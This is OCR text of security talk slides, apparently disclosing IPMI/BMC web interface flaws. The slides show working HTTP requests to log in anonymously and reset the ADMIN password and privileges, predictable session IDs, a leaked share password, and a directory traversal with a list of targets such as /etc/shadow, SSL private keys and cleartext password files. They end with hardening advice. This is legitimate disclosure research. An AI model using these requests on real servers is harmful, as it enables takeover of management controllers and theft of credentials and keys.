
Well, kinda

```
POST /cgi/login.cgi HTTP/1.1
Host:
Connection: keep-alive
Content-Length: 18
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Origin: https://
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML,
like Gecko) Chrome/26.0.1410.65 Safari/537.31
Content-Type: application/x-www-form-urlencoded
DNT: 1
Referer: https://
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: langSetFlag=0; language=English

name=&pwd=p
```

Log in Anonymously

Pick up a SID






Pick up a SID

Change the password/privs/username


```
POST /cgi/config_user.cgi HTTP/1.1
Host:
Connection: keep-alive
Content-Length: 68
Accept: text/javascript, text/html, application/xml, text/xml, */*
X-Prototype-Version: 1.5.0
Origin: https://
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_5) AppleWebKit/537.31 (KHTML,
like Gecko) Chrome/26.0.1410.65 Safari/537.31
Content-type: application/x-www-form-urlencoded; charset=UTF-8
DNT: 1
Referer: https://
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: langSetFlag=0; language=English; SID=qdgiofpkzjolphor; mainpage=configuration;
subpage=config_usr

username=ADMIN&original_username=1&password=ohhellno&new_privilege=0xf&_=
```



Check for success!

WTF did we just see?


```
HTTP/1.1 200 OK
Content-Type: text/html
Date: Fri, 19 Apr 2013 12:48:23 GMT
Server: lighttpd/1.4.23
Content-Length: 4

ok
```



Authorisation Bugs

Bug #12 - Weak Authorisation


- SID: 16-char lowercase alpha string (Session ID) - sip
- username == text representation of username
- original_username == internal numeric ID (location on username table)
- password == new password
- new_privilege == privilege level



Authorisation Bugs

Bug #12 - Bonus bug 1: Change auth levels!


- new_privilege == privilege level
  - Values
    - 0xf == No Access
    - 2 == User
    - 3 == Operator
    - 4 == Admin
- Your choice whether you sip, down or pass on this one



Authorisation Bugs

Bug #12 - Bonus bug 2: SEESURF!!!

- No CSRF protection anywhere in the web app
  - Only sip if you work at iSEC partners




Authorisation Bugs

Bug #13 - SID Session ID predictability

- A sample of SID values from successful auth (5 reqs/sec)

```
athhitjrmwikoykc
athhitjrmwikoykc
zlhbzuqmohdliqzx
zlhbzuqmohdliqzx
zlhbzuqmohdliqzx
zlhbzuqmohdliqzx
dmqaprsmrvvqvjgp
dmqaprsmrvvqvjgp
dmqaprsmrvvqvjgp
dmqaprsmrvvqvjgp
dmqaprsmrvvqvjgp
jzanuwgbmyidjylr
jzanuwgbmyidjylr
jzanuwgbmyidjylr
vckswmcqagguqzmk
jzanuwgbmyidjylr
vckswmcqagguqzmk
vckswmcqagguqzmk
pzepvpodciemezob
vckswmcqagguqzmk
pzepvpodciemezob
vckswmcqagguqzmk
pzepvpodciemezob
pzepvpodciemezob
```

- Not quite sipworthy but...
  - Problem?



Virtual CD/DVD drive

Bug #14: Password leaks


- Specify ISO on Windows Share
- Add username and password for share

```
GET
/cgi/ipmi.cgi?VIRTUAL_MEDIA_SHARE_IMAGE.XML=(0%2C0)&time_stamp=Fri%20Apr%2019%202013%20
11%3A37%3A53%20GMT%2B0100%20(BST)&_= HTTP/1.1
```

- Requests info about share

```
<?xml version="1.0"?>
<IPMI>
  <VM HOST="                                                    "
PATH="\shared\                                                  .ISO"
USER="Administrator" PWD="Z          " />
</IPMI>
```

- Take a sip (admin in this case, but not always so)



Save IPMI Config


Bug #15: Directory traversal

```
GET
/cgi/save_IPMI_config.cgi?time_stamp=Fri%20Apr%2019%202013%2012%3A23%3A37%20GMT%2B0100%
20(BST)& = HTTP/1.1
```

- Backs up config (any auth will do)

```
HTTP/1.1 200 OK
Date: Fri, 19 Apr 2013 12:20:18 GMT
Server: lighttpd/1.4.23
Content-Length: 146

Do encryption......
Source File : /tmp/save_config.tar.gz
Encrypted File : /tmp/save_config.bin
Operation complete.
Content-Type:text/html


ok
```

- Don’t ask about those headers...



Save IPMI Config

Bug #15: Directory traversal

```
GET /cgi/url_redirect.cgi?url_name=save_config.bin&url_type=file HTTP/1.1
```

- Download your config (encrypted)
  - Redirects to:

```
GET /cgi/url_redirect.cgi?url_name=save_config.bin&url_type=file HTTP/1.1
```

  - But:


```
GET /cgi/url_redirect.cgi?url_name=save_config.tar.gz&url_type=file HTTP/1.1
```

  - Downloads config (unencrypted)
    - Contains usernames, passwords, private keys, nothing important

Down that pint!

Bug #15: Directory traversal


```
canderous:wsman steve$ cd ..
canderous:preserve_config steve$ cat ps.xml
<?xml version="1.0" encoding="UTF-8"?>
<root>
  <IPMI>
    <UserModule>
      <User num="0" enable="01" PasswdSize="00" Name="" Passwd="[redacted]" Channe
lAccess="001000000000000000000000000000000" PrivilegeChange="00">
        <IKVMInfo IKVMVideoEnable="00" IKVMKMEnable="00" IKVMKickEnable="00"/>
        <VUSBInfo VUSBEnable="00"/>
      </User>
      <User num="1" enable="01" PasswdSize="00" Name="ADMIN" Passwd="[redacted]
[redacted]" ChannelAccess="005400540000000000000000000000000" PrivilegeChange="00">
        <IKVMInfo IKVMVideoEnable="01" IKVMKMEnable="01" IKVMKickEnable="01"/>
        <VUSBInfo VUSBEnable="01"/>
      </User>
      <User num="2" enable="01" PasswdSize="00" Name="[redacted]" Passwd="[redacted]
[redacted]" ChannelAccess="001400000000000000000000000000000" PrivilegeChange="00">
        <IKVMInfo IKVMVideoEnable="01" IKVMKMEnable="01" IKVMKickEnable="01"/>
        <VUSBInfo VUSBEnable="01"/>
      </User>
      <User num="3" enable="00" PasswdSize="00" Name="" Passwd="" ChannelAccess=
"000000000000000000000000000000000" PrivilegeChange="00">
        <IKVMInfo IKVMVideoEnable="01" IKVMKMEnable="01" IKVMKickEnable="01"/>
        <VUSBInfo VUSBEnable="01"/>
      </User>
```



Save IPMI Config

Bug #15: Directory traversal


- URL name values worth using:
  - ../nv/server.pem - server SSL private key
  - ../etc/shadow
  - ../etc/defaults/factory.xml - factory defaults inc. password settings in clear text
  - ../nv/wsman/simple_auth.passwd - IPMI interface users and hashes



Save IPMI Config

Bug #15: Directory traversal


- URL name values worth using:
  - ../wsman/openwsman/etc/openwsman/servercert.pem - IPMI SSL cert
  - ../wsman/openwsman/etc/openwsman/serverkey.pem - IPMI SSL key
  - ../nv/vm_image.conf - virtual DVD image data (including user, password, path, host etc)
  - ../nv/PSBlock - passwords and users in clear text



Save IPMI Config

Bug #15: Directory traversal

- URL name values worth using:
  - ps.xml - contains all usernames and passwords in cleartext
  - Snapshot.bmp - current VGA image
  - log - IPMI log
  - httpd/lighttpd_error.log - the closest thing to a forensically useful log



Other URLs of note


Not a bug, but meh

- url_name values reference /web/page/ on firmware
  - All web page templates are directly accessible beneath web root under /page/ e.g:
    - /page/login.www etc.
  - OR
    - /page/config_fan.www.bak
  - OR
    - /page/sol.jnlp
    - /page/test.jnlp

Recommendations

What to do

- Don’t use on the Internet
  - Put it behind a VPN
- If you can’t:
  - Use built in fw to restrict IPs
  - Change default accounts
  - Monitor the shit out of it



